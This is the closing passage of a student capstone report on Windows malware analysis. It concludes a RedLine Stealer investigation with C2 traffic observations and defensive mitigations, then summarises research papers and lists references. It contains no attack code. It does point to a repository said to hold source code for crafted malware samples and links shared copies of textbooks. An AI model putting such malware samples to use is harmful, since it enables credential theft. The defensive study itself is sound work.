


Fig. 69: C2 Handshake initiation as seen in TCPView

The same observation can be made through the below figure taken by Wireshark. Here we see the victim machine trying to establish a communication with C2 repetitively until the connection is successful which will not be the case here.




Fig. 70: C2 Handshake as observed in WireShark

In order to verify the status of the C2 server, **DNS lookup** can be performed. Upon performing a dns lookup for the C2 IP address, we found that the server was down and was added to the blacklist of IP address by ISPs. This is to make sure that even if the server were to come up, it would still be blocked.

The lack of active communication with server thwarted the analysis. Due to the lack of knowledge of C2 side implementation of the malware (which could vary for each variant and attacker), it is nearly impossible to simulate the malware code running on the C2 server. Note that RedLine stealers are capable of stealing information related to browser, crypto wallet, credit-card, user accounts, system, victim's geography, etc. Generally, C2 servers provide inputs to the RedLine stealers regarding the types of information to steal and different commands to run on victim machine. Hence, most of the sensitive information were never read by vbc.exe since it would be useless if all the sensitive information were gathered but none could be **sent to C2**, as gathering these information raises red flags among anti-viruses. Also, none of the sensitive information gathered, were exfiltrated.

Hence, the analysis of the malware could be performed up to the point where the malware initiates connection with C2, thus concluding our analysis on this malware variant. This final part of malware analysis involves providing mitigation strategies which are specific to this malware the Redline stealers as a whole. Following are some of the mitigation strategies which we found most effective based on our analysis:

- Since, **vbc.exe** is a process for compiler, it has no necessity to have network connections. Thus, implementation of **behaviour-based monitoring** to detect unusual activity patterns, such as processes attempting to make unauthorized network connections. This way one **can detect anomalous behaviour**.

- Similar to benign system executables, even benign user applications could also be exploited through process hollowing or through vulnerability exploitation. Thus, employing **application whitelisting** to allow only approved applications to run on endpoints is necessary. This prevents the execution of unauthorized, authorized or benign, malicious executables.
- Continuous monitoring of the network activity with **NIDS/NIPS** and using the web application firewall to **filter/block the suspicious activity** (IP and port blacklisting) provides comprehensive protection from compromise due to encrypted payloads.
- As seen before, the malware variant was unable to exfiltrate any sensitive information from victim machine due to lack of availability of C2 service. Hence, **bringing down active C2 servers** is also an effective solution for the malware variants analysed here. However, the machine still remains infected.

All the operations performed by this malware from initial infection to C2 communication and mitigation strategies were all subset of the skills and techniques learnt as the part of this capstone project easing the reverse engineering process.

CHAPTER-9:

OUR RESEARCH PAPERS

During our endeavour to conduct a thorough malware analysis of prevalent real-world threats, like RedLine InfoStealer, we identified substantial gaps in existing research in the field of malware analysis. Recognizing these deficiencies, our focus is on addressing the identified gaps and establishing a foundation for future work. Notably, we observe a lack of guidance on leveraging threat intelligence to effectively mitigate malware, and even in research findings, there is often a lack of practical advice on optimally applying the results for efficient triaging.

9.1. STRATIFYING MALWARE CLUSTERS: A SOLUTION MAPPING PARADIGM

Abstract: In the current cybersecurity landscape, a multitude of malware strains proliferate, often giving rise to a diverse array of variants. Malware clustering has become a common practice to classify these threats into distinct families and identify their similarities. However, existing approaches often conclude with clustering, overlooking the crucial step of mapping solutions to these clustered malwares.

Hence, this paper introduces a novel **framework for mapping solutions** to the outcomes of these clustering models. By doing so, it enables a more practical and efficient response to the ever-evolving threat landscape. When a new malware sample is classified, this framework allows for the exploration of solutions from closely related malware variants within the same cluster or sub-cluster. This approach empowers defenders to select the most fitting countermeasures by harnessing the insights provided by the clustering model and our proposed framework.

In essence, this research aims to enhance the synergy between malware clustering models and practical cybersecurity defense. By coupling our framework with these clustering models, we facilitate a more informed and targeted response to emerging malware threats, ultimately bolstering our collective ability to safeguard against them.

Gaps Being Addressed:

Traditional malware clustering effectively groups related variants based on similarities but lacks practical solutions to identified threats, leaving defenders with a puzzle requiring a more comprehensive approach.

A major challenge lies in the **absence of an optimal framework for addressing similar malware** variants. The prevalent approach involves exhaustive exploration of databases, analysis reports, and other sources, presenting resource-intensive challenges when dealing with variable and similar malware variants.

The **binary grouping approach** in malware clustering oversimplifies complex relationships among strains by categorizing them into the same family or not. This limitation neglects nuanced gradations of similarity, failing to leverage the full potential of clustering data.

This paper focuses on addressing these challenges head-on by devising a solution mapping framework to complement the existing malware clustering approaches.

9.2. INNOVATING THREAT DETECTION: BEHAVIORAL RULE GENERATORS FOR MALWARE FAMILIES

Abstract: In an era defined by the relentless evolution of cyber threats, the demand for precise and resilient malware classification and identification has reached a paramount level. Conventional static rule-based methods, while effective, grapple with intrinsic limitations, particularly in the face of sophisticated adversarial tactics. This paper introduces a groundbreaking paradigm, behavioral rule generators, designed to complement traditional static analysis by integrating behavior-based rules for enhanced malware classification. Our research endeavours to provide a **comprehensive framework for the conception and implementation of dynamic rule generators**, elucidating the architectural underpinnings, data sources, and critical considerations pivotal to the development of these instrumental tools. The integration of dynamic rules within the milieu of malware analysis promises a marked enhancement in the precision and efficacy of threat detection. This paper does not merely signal

an evolution; it opens a portal to the future of malware classification. Behavioral rule generators are poised to assume a pivotal role in fortifying cybersecurity defences by introducing a new dimension in threat identification and response.

Gaps Being Addressed:

YARA rules excel in identifying static patterns within malware but **lack the capability** to capture dynamic behaviors like runtime activities, on-the-fly deobfuscation, and API calls. This limitation makes traditional static analysis less effective in comprehending the crucial dynamic aspects that are often central to malware operations.

Malicious actors skilfully insert **intentional code snippets** into malware to confound clustering and classification based solely on static analysis. Over Reliance on static approaches is insufficient to address the evolving challenges of modern cybersecurity.

Sandboxes enable dynamic analysis and malware classification but often **lack comprehensive rule sets and actionable insights** for characterizing family-specific features. This gap hinders precise defence planning and proactive protection against emerging threats.

Dynamic analysis tools like sandboxes often concentrate on individual samples, **lacking the ability to offer a cohesive overview of behavioral trends** within malware families. This limitation hampers the capacity to comprehend a family's modus operandi holistically, posing challenges for defenders in formulating robust cybersecurity measures.

Given these multifaceted challenges, it becomes evident that a novel and innovative approach is necessary to address the evolving threat landscape effectively. The development of a Behavioral Rule Generator presents a compelling solution, designed to bridge the gaps and mitigate the difficulties encountered by defenders in the current cybersecurity paradigm.

9.3. S.C.A.R.L.E.T: STEALTH AND COUNTER-MEASURE METRIC FOR ANTI-REVERSE ENGINEERING TECHNIQUES AND LANDSCAPE

Abstract: In the ever-evolving landscape of cybersecurity, reverse engineering, the process of dissecting software to understand its components and functionality, is fundamental for comprehending malware behavior and devising effective countermeasures. However, contemporary malware strains are employing increasingly sophisticated anti-reverse engineering techniques, aiming to obstruct the analysis process and impede a thorough understanding of their functionality. This escalation in sophistication forms a **pressing challenge, compelling the need for a structured assessment and robust countermeasures**. This paper proposes the Stealth and Counter-measure metric for Anti-reverse Engineering Techniques and Landscape (SCARLET) to effectively address this growing concern.

The SCARLET metric offers the Stealth sCore for Anti-Reverse Engineering Landscape (SCARL) scores, designed to **quantify the stealth level of evasion techniques** within Windows malware samples. Leveraging real-world analysis, SCARL scores assist defenders in identifying suitable solution spaces for effective mitigation. The methodology involves a rigorous evaluation of evasion strategies, offering a systematic approach to understanding and countering these increasingly sophisticated anti-reverse engineering mechanisms. Empirical demonstrations of SCARLET's application to actual Windows malware instances underscore its effectiveness and enhance the credibility of this approach. Through the SCARL score, this research contributes to enhancing standardization of cybersecurity measures by providing a uniform and quantifiable assessment framework.

Gaps Being Addressed:

In the evolving malware landscape, anti-reverse engineering techniques are growing more evasive. Malware authors employ new strategies to obstruct the monitoring and controlled execution of their payloads. While these techniques pose challenges, the urgent need for **resource-efficient solutions** becomes evident. Defenders face challenges in selecting response strategies, often relying on intuition and **lacking standardization**, resulting in inefficiencies and non-replicable outcomes.

Current research trends aim to address specific **evasion techniques but often overlook the diverse array of evasive methods** that complement or serve as alternatives to existing techniques. This diversity is often unaccounted for in conventional research, resulting in solutions that are either overly specific or overly general, lacking practical applicability in real-world scenarios.

Companies and Incident Response (IR) Teams face challenges in allocati**ng resources due to a lack of metrics** to assess the evasiveness of detected samples and determine appropriate response techniques. Existing metrics often lack flexibility and adaptability in the dynamic security landscape, making them less effective for integration into an organization's security posture.

CHAPTER-10:

ADDITIONAL DELIVERABLES

In addition to the comprehensive dissertations that encapsulate our in-depth research and analyses, our Capstone project will culminate in the delivery of valuable supplementary resources. These include a **DLL API Cheat Sheet**, offering a concise reference guide for understanding and navigating dynamic-link libraries (DLLs) and their application programming interfaces (APIs). Furthermore, a **PowerShell Command Cheat Sheet** will be provided, presenting a quick reference for PowerShell commands, enhancing the accessibility of this powerful scripting language. The project will be documented through a structured approach, with Phase 01 encompassing five milestone reports and Phase 02 extending to twelve milestone reports, providing a detailed account of our progress and findings. To ensure **transparency and accessibility**, we are proud to share our **GitHub Repository** (**https://github.com/InfectedCapstone/Malware-Analysis**), which will house all the meticulously crafted malware samples generated during our analysis. These additional deliverables aim to contribute not only to the academic understanding of our research but also to serve as practical tools and resources for cybersecurity professionals and enthusiasts alike.

CHAPTER-11:

FUTURE WORK

In future research endeavors, a heightened emphasis should be placed on quantifying subjective metrics within the existing framework. While the current approach provides a **comprehensive qualitative understanding, incorporating quantitative measures** would further refine the evaluation process. Additionally, there is a need to conduct a detailed analysis to identify potential gaps in the malware analysis workflow. By **pinpointing these gaps**, researchers can formulate innovative frameworks and methodologies to address and enhance the overall workflow, thereby fortifying the robustness of the analysis process.

Expanding the scope of real-world malware sample analysis represents another avenue for future work. Investigating various types of malware samples allows for a more comprehensive understanding of their diverse behaviors. This exploration could lead to the **discovery of new attack vectors and evasion techniques**, contributing valuable insights to the field of cybersecurity.

Furthermore, **future research should focus on developing practical tools** based on the conceptual ideas proposed in the current papers. These tools could serve as tangible implementations of theoretical frameworks, providing practitioners with hands-on resources for malware analysis and mitigation.

Introducing automation into the malware analysis and mitigation process is a critical direction for future work. Automating repetitive tasks and decision-making processes can significantly improve efficiency and allow analysts to focus on more complex aspects of threat detection and response.

Lastly, in the ever-evolving landscape of cybersecurity, future research should be **dedicated to addressing emerging threats**, including those posed by quantum and other advanced technologies. Developing strategies to combat these evolving threats ensures that the framework remains adaptive and resilient in the face of continually changing cyber risks.

CHAPTER-12:

CONCLUSION

In conclusion, this project responds to the critical need for a comprehensive framework in the field of cybersecurity, particularly in **countering Windows malware threats**. By addressing the persistent gap between the demand for cybersecurity expertise and the available resources, this initiative **establishes a robust workflow that streamlines** the disorganized procedures in **malware analysis**. The generic nature of the workflow ensures adaptability in the ever-evolving landscape of malware threats.

Emphasizing accessibility, the project explores **open-source tools** at each stage of the workflow, empowering users to take control of their security and effectively detect and mitigate malware threats. The hands-on approach of **reverse-engineering real-world malware samples**, **adhering to ethical standards**, provides invaluable insights into the intricacies of various malicious components. Crafting and analyzing these samples not only deepen the understanding of individual components but also equip defenders and analysts with a nuanced perspective, facilitating the **development of enhanced protection** strategies.

The final analysis of the real-world malware sample, **RedLine Stealer**, exemplifies the project's efficacy. The structured workflow and meticulous tool utilization enable the identification of damages caused by the malware, empowering analysts to devise proactive schemes to safeguard system artifacts from potential attacks. In essence, this project stands as a **pivotal contribution** to the ongoing **efforts in cybersecurity education**, offering a holistic approach to empower individuals in the relentless battle against evolving Windows malware threats.

CHAPTER-13:

REFERENCES

1. Gittins, Zane & Soltys, Michael. (2020). Malware Persistence Mechanisms. Procedia Computer Science. 176. 88-97. 10.1016/j.procs.2020.08.010.
2. Michalis Polychronakis, Kostas G. Anagnostakis, Evangelos P. Markatos, “An Empirical Study of Real-world Polymorphic Code Injection Attacks”, Link: https://www3.cs.stonybrook.edu/~mikepo/papers/nemu-study.leet09.pdf
3. Ranjan, Iva & Bhushan, Dr-Ram. (2019). Ambiguity in Cloud Security with Malware-Injection Attack. 306-310. 10.1109/ICECA.2019.8821844.
4. D. Arnold, C. David and J. Saniie, "PowerShell Malware Analysis Using a Novel Malware Rating System," *2022 IEEE International Conference on Electro Information Technology (eIT)*, Mankato, MN, USA, 2022, pp. 182-187, doi: 10.1109/eIT53891.2022.9813771.
5. Sudhakar, Kumar, S. An emerging threat Fileless malware: a survey and research challenges. Cybersecur 3, 1 (2020). https://doi.org/10.1186/s42400-019-0043-x
6. Khushali, Vala. (2020). A Review on Fileless Malware Analysis Techniques. International Journal of Engineering Research and. V9. 10.17577/IJERTV9IS050068.
7. Rahul Awati, Linda Rosencrance, “Macro Virus”, Link: https://www.techtarget.com/searchsecurity/definition/macro-virus
8. M. Khalid, M. Ismail, M. Hussain and M. Hanif Durad, "Automatic YARA Rule Generation," 2020 International Conference on Cyber Warfare and Security (ICCWS), Islamabad, Pakistan, 2020
9. Sethi, Kamalakanta & Kumar, Rahul & Sethi, Lingaraj & Bera, Padmalochan & Patra, Prashanta. (2019). A Novel Machine Learning Based Malware Detection and Classification Framework. 1-4. 10.1109/CyberSecPODS.2019.8885196.
10. Samanvitha Basole and Mark Stamp, "Cluster Analysis of Malware Family Relationships", 2021, 2103.05761, arXiv, cs.CR
11. S. Jamalpur, Y. S. Navya, P. Raja, G. Tagore and G. R. K. Rao, "Dynamic Malware Analysis Using Cuckoo Sandbox," 2018 Second International Conference on Inventive Communication and Computational Technologies (ICICCT), Coimbatore, India, 2018

12. Rekeraho, T. Balan, D. T. Cotfas, P. A. Cotfas, R. Acheampong and C. Musuroi, "Sandbox Integrated Gateway for the Discovery of Cybersecurity Vulnerabilities," 2022 International Symposium on Electronics and Telecommunications (ISETC), Timisoara, Romania, 2022
13. Swamy, Sr. (2020). Sandbox: A Secured Testing Framework for Applications. 4. 1-8.
14. Cybersecurity and Infrastructure Security Agency, 2021 Top Malware Strains, [online], Link: https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-216a
15. Alexei Bulazel and Bulent Yener, ``A Survey On Automated Dynamic Malware Analysis Evasion and Counter-Evasion: PC, Mobile, and Web," published by the Association for Computing Machinery, 2017, pp. 2, Link: https://doi.org/10.1145/3150376.3150378
16. M. Kim, H. Cho and J. H. Yi, "Large-Scale Analysis on Anti-Analysis Techniques in Real-World Malware," in IEEE Access, vol. 10, pp. 75802-75815, 2022, doi: 10.1109/ACCESS.2022.3190978.
17. Al-Khaser: An Advanced Anti-Analysis Toolkit [Software], GitHub: https://github.com/LordNoteworthy/al-khaser
18. Checkpoint Research, "Anti-debug Tricks", Link: https://anti-debug.checkpoint.com/
19. m0n0ph1: Process Hollowing, GitHub: https://github.com/m0n0ph1/Process-Hollowing
20. Steve Zurier, July 26, 2023, “Infostealer incidents more than doubled in Q1 2023”,Link: https://www.scmagazine.com/news/infostealer-incidents-more-than-doubled-in-q1-2023#:~:text=In%20examining%20the%20dark%20web,information%20stealers%20used%20in%202022.
21. Himana, June 26, 2023, “30% skill gap in the cybersecurity industry leaves …”, Link: https://strongbox.academy/30-skill-gap-in-the-cybersecurity-industry-leaves-40000-cybersecurity-jobs-unfilled/
22. Rapid7, https://www.rapid7.com/blog/post/2023/01/31/rapid7-observes-use-of-microsoft-onenote-to-spread-redline-infostealer-malware/

APPENDIX A

ABBREVIATIONS

DLL – Dynamic Link Libraries

APIs – Application Program Interfaces

RegEdit – Registry Editor

HKCU – Hive Key Current User, a Windows registry hive

ProcMon – Process Monitor, a dynamic analysis tool by Windows

C2 or C&C– Command and Control, a component of the malware sample

IoC – Indicators of Compromise, is artifacts or events that may indicate that a security incident has occurred or is currently ongoing.

IR – Incident Response

IP – Internet Protocol

GUID – Global Unique Identifier, commonly used to uniquely identify various components, applications, and settings.

NIPS/NIDS – Network Intrusion Detection System/ Network Intrusion Prevention System

DNS – Domain Name Server

TCP – Transmission Control Protocol

WMI – Windows Management Instrumentation

ARETs – Anti-Reverse Engineering Techniques

PID – Process ID

ADS – Alternate Data Stream

ASCII – American Standard Code for Information Interchange

URL – Uniform Resource Locator

HTTP – Hyper Text Transfer Protocol

VM – Virtual Machine

Mail ID: infected02capstone@gmail.com

GitHub Link: https://github.com/InfectedCapstone/Malware-Analysis

(Source code to all the malware samples used in this project is provided here.)

DLL Cheat sheet:

https://drive.google.com/file/d/1Zls-AoFmGfQ_UJjiIM9ty1NwFCO1cN4R/view?usp=share_link

Disclaimer & Guidelines:

https://drive.google.com/file/d/1H3Ze7Bd8NnG0PXTJfqO20JB0Ai1jwVgg/view?usp=share_link

Additional References

1. https://www.statista.com/statistics/873097/malware-attacks-per-year-worldwide/

2. WinHex: https://www.x-ways.net/winhex/

3. PE Studio: https://www.winitor.com/download

4. Ghidra: https://ghidra-sre.org/

5. Procmon: https://learn.microsoft.com/en-us/sysinternals/downloads/procmon

6. Autoruns: https://learn.microsoft.com/en-us/sysinternals/downloads/autoruns

7. Wireshark: https://www.wireshark.org/download.html

8. TCPView: https://learn.microsoft.com/en-us/sysinternals/downloads/tcpview

9. RemNux: https://docs.remnux.org/install-distro/get-virtual-appliance

10. Process Hacker: https://processhacker.sourceforge.io/archive/website_v2/downloads.php

11. OLEDump: https://blog.didierstevens.com/programs/oledump-py/

12. Hybrid analysis: https://www.hybrid-analysis.com/

13. WinDbg x64: https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/

14. Chat GPT: https://chat.openai.com/

Resources: Reference Book

Learning Malware Analysis by Monnappa K A:
https://drive.google.com/file/d/1R9d_gB3zzwjx9EAaPkuCMUppg_mNSuBW/view

Ghidra Text Book: The Ghidra Book by Chirs Eagle and Kara Nance:
https://drive.google.com/file/d/1d0oQBE5D5NzF2Eqq8J_6zI9M0h8WPeYE/view